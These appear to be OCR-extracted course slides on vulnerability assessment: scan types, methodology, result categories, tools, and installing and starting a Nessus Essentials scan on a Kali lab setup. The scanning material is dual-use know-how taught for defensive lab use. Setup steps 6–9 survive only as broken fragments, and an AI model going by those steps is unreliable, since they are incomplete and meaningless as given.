Vulnerability Assessment

Module 3

Honors-VAPT

TY Sem 6

Introduction:

Conducting Vulnerability Scanning:

- A ***vulnerability*** is a weakness or lack of protection present within a host, system, or environment.
- The presence of a vulnerability represents a potential spot for exploitation or targeting by a threat.
- Locating and identifying vulnerabilities in a system represents one important component of protecting a system—but not the only one.
- Vulnerability scanners are designed to identify problems and “holes” in operating systems and applications.
- A vulnerability scanner is intended to be used by many legitimate users, including pentesters, to find out whether there is a possibility of being successfully exploited and what needs to be fixed to mitigate, either by reducing or eliminating the threat area.
- While vulnerability scanners are usually used to check software applications, they also can check entire operating environments, including networks and virtual machines.

Vulnerability Scanning

- Vulnerability scanning is a process that can be included as part of pen testing or can be performed entirely on its own.
- The purpose of this type of scan is to locate and identify vulnerabilities on a target and provide information to the initiator of the scan.
- A vulnerability scan can provide valuable information about the security posture of an organization’s infrastructure, including its technical and management policies.
- The primary users of vulnerability scanner software are legitimate and are mostly businesses.

Vulnerability Scanning

- Vulnerability scanners come in different forms, each able to perform a unique type of scan against a targeted system.
- Some scanners only include the ability to perform checks of a system's configuration, including patches and software version information.
- Some vulnerability scanners can include a wealth of powerful features such as advanced reporting, analysis features, and other helpful abilities.
- In most cases, scanners rely on the use of a database of known vulnerabilities that must be regularly updated by downloading new versions of the database from the vendor's website.
- However, regular updates must be applied, or the software will quickly lose its ability to detect newly emerging threats, thus increasing the risk of a security breach due to an undetected breach being exploited.

Vulnerability Scanning

- Any scanning tool should be capable of assessing information systems from a central location and
- It must be able to provide remediation suggestions.
- It must also be able to assign a severity value to each vulnerability discovered based on the relative impact of the vulnerability to the affected unit.

Types of Vulnerability Assessments

- Vulnerability assessment applies various methods, tools, and scanners to determine grey areas, threats, and risks.
- Below are the different types of vulnerability assessment, such as:

1. Network-based scans:

It helps identify possible network security attacks. The scan helps zero-in the vulnerable systems on wired or wireless networks.

2. Host-based scans

Host-based scans are used to locate and identify vulnerabilities in servers, workstations or other network hosts. This type of scan usually examines ports and services that may also be visible to network-based scans. It also provides excellent visibility into the configuration settings and patch history of scanned systems.

3. Wireless network scans

Wireless network infrastructure is scanned to identify vulnerabilities. It helps in validating a company's network.


4. Application Scans

It is used to test websites to discover all known software vulnerabilities. It also identifies security vulnerabilities in web applications and their source code by automated scans on the front-end or static or dynamic source code analysis.

5. Database Scans


Database Scans aid in identifying grey areas in a database to prevent vicious attacks by cybercriminals. It is identifying rogue databases or insecure environments and classifying sensitive data across an organization's infrastructure.

Vulnerability Assessment Methodology



Vulnerability Assessment Methodology

1. Determine Critical and Attractive Assets
2. Conduct Vulnerability Assessment
3. Vulnerability Analysis and Risk Assessment
   - What data are at risk?
   - Which network or system is affected?
   - The severity of the possible attacks
   - Ease of compromise
   - Potential damage if an attack happens
4. Remediation
   - Update all the configuration or operational changes
   - Develop and implement vulnerability patches
   - Implement new security measures, procedures, or tools
5. Re-Evaluate System with Improvements
6. Report Results



Categories of Vulnerabilities

There are 4 categories of Vulnerabilities:

- False Positive: Scanner has identified something it believes to be a vulnerability. But turns out not a real vulnerability.
- False Negative: Scanner has not identified a vulnerability . Later turns out to be vulnerability that scanner missed.
- True Positive: Scanner has identified a vulnerability that, after mutual investigation, turns out to be a legitimate vulnerability.
- True Negative: Scanner has not identified a vulnerability and there is no vulnerability to identify.

Vulnerability vs Penetration Testing

VULNERABILITY ASSESSMENT:

- Compliance-based reports (ISMS, PCI, HIPAA, NIST and SOX)
- Customizable, multi-view reports that make the most of existing security investment
- Internal and external vulnerability scans
- Best practices (OWASP, ITIL, OSSTMM and ISO 27001 standard)
- Provide on-demand proactive vulnerability management for organizations
- Bring visibility, awareness and consistency to your organization
- Track asset ownership, pinpoint rogue devices, and view detailed asset discovery and profile reporting
- Reduce investment in tools and technology
- Comprehensive solutions and countermeasures to mitigate identified vulnerabilities

PENETRATION TESTING:

- Executive summaries (jargon-free, true executive-level summaries and action plan)
- Identify technical and logical vulnerabilities such as SQL injection, cross site scripting, I/O data validation, exception management, etc.
- Impact analysis of the identified vulnerabilities
- Findings and recommendations to improve security postures
- Knowledge transfer to clients' internal security team
- Reduced investment in employing full time security analyst, tools and technology
- Part of an overall risk management solution that addresses the audit requirement of policy & compliance frameworks such as ISO 27001, SOX, HIPAA, PCI etc.s

Vulnerability Assessment Tools

- Nmap using NSE

- Nessus

- OpenVAS

OpenVAS

Open Vulnerability Assessment Scanner

- Nikto

Nikto

NESSUS

- Nessus is a vulnerability scanner
- Detect over 47,000 **Common Vulnerability and Exposure** (CVE) security flaws on systems.
- Deploy Nessus within centralized locations and automate periodic scanning on systems, which allows continuous and automated vulnerability assessment within an organization.
- Nessus is used to
  - perform a vulnerability assessment within an organization,
  - determine the risk and severity of each security flaw, and
  - provide recommendations on how to mitigate the risk of possible cyber attacks based on the security vulnerabilities found.

NESSUS

1. To Set up Nessus follow following steps:
    1. Download Nessus Essentials, a version of Nessus that allows you to scan up to 16 IP addresses on your network.
    2. To download Nessus Essentials on your Kali Linux virtual machine,
        - open a web browser such as Firefox and go to https://www.tenable.com/products/nessus/nessus-essentials.
        - complete the registration form to request an activation code from Tenable.

    3. Next, go to https://www.tenable.com/downloads/nessus and download the installer version for your Kali Linux machine, as shown here:

NESSUS

4. Following commands to install Nessus on Kali Linux:

```
kali@kali:~/Downloads$ sudo dpkg -i Nessus-8.15.0-debian6_amd64.deb
```

5. The following screenshot shows the installation process:


```
kali@kali:~/Downloads$ sudo dpkg -i Nessus-8.15.0-debian6_amd64.deb
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 283829 files and directories currently installed.)
Preparing to unpack Nessus-8.15.0-debian6_amd64.deb ...
Unpacking nessus (8.15.0) ...
Setting up nessus (8.15.0) ...
Unpacking Nessus Scanner Core Components ...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://kali:8834/ to configure your scanner
```

Figure 6.3 – Nessus installation process


NESSUS


6. Aft :
   ka service
7. Ne
8. You a self-signed
   dig
9. Ne entials and
   clic





NESSUS

9. Select Nessus Essentials
10. Skip if already requested for activation code.
11. Insert Activation code.
12. Create user Account









NESSUS

Scanning with Nessus:

Before scanning using Nessus, please use the following guidelines:

1. Do not scan systems or networks that you do not own or have legal permission to do so.
2. Change the network adapter settings on your Kali Linux virtual machine to Internal Network/Isolated Network. This will ensure Kali Linux is connected to our penetration testing lab environment.
3. For our target, power on the Metasploitable/Windows 7/Vulnerable Linux virtual machine.
4. Ensure both Kali Linux and target Machine have connectivity to each other.

NESSUS

Scanning with Nessus:

To start scanning with Nessus, please use the following instructions:

1. Log in to the Nessus Essentials web interface by going to https://kali:8834/ and providing the user account that was created during the initialization phase.
2. Once you've logged in, click on New Scan, as shown in the following screenshot:





Figure 6.9 – The New Scan button

NESSUS

Scanning with Nessus:

To start scanning with Nessus, please use the following instructions:

1. Log in to the Nessus Essentials web interface by going to https://kali:8834/ and providing the user account that was created during the initialization phase.
2. Once you've logged in, click on New Scan.
3. Select Advanced Scan



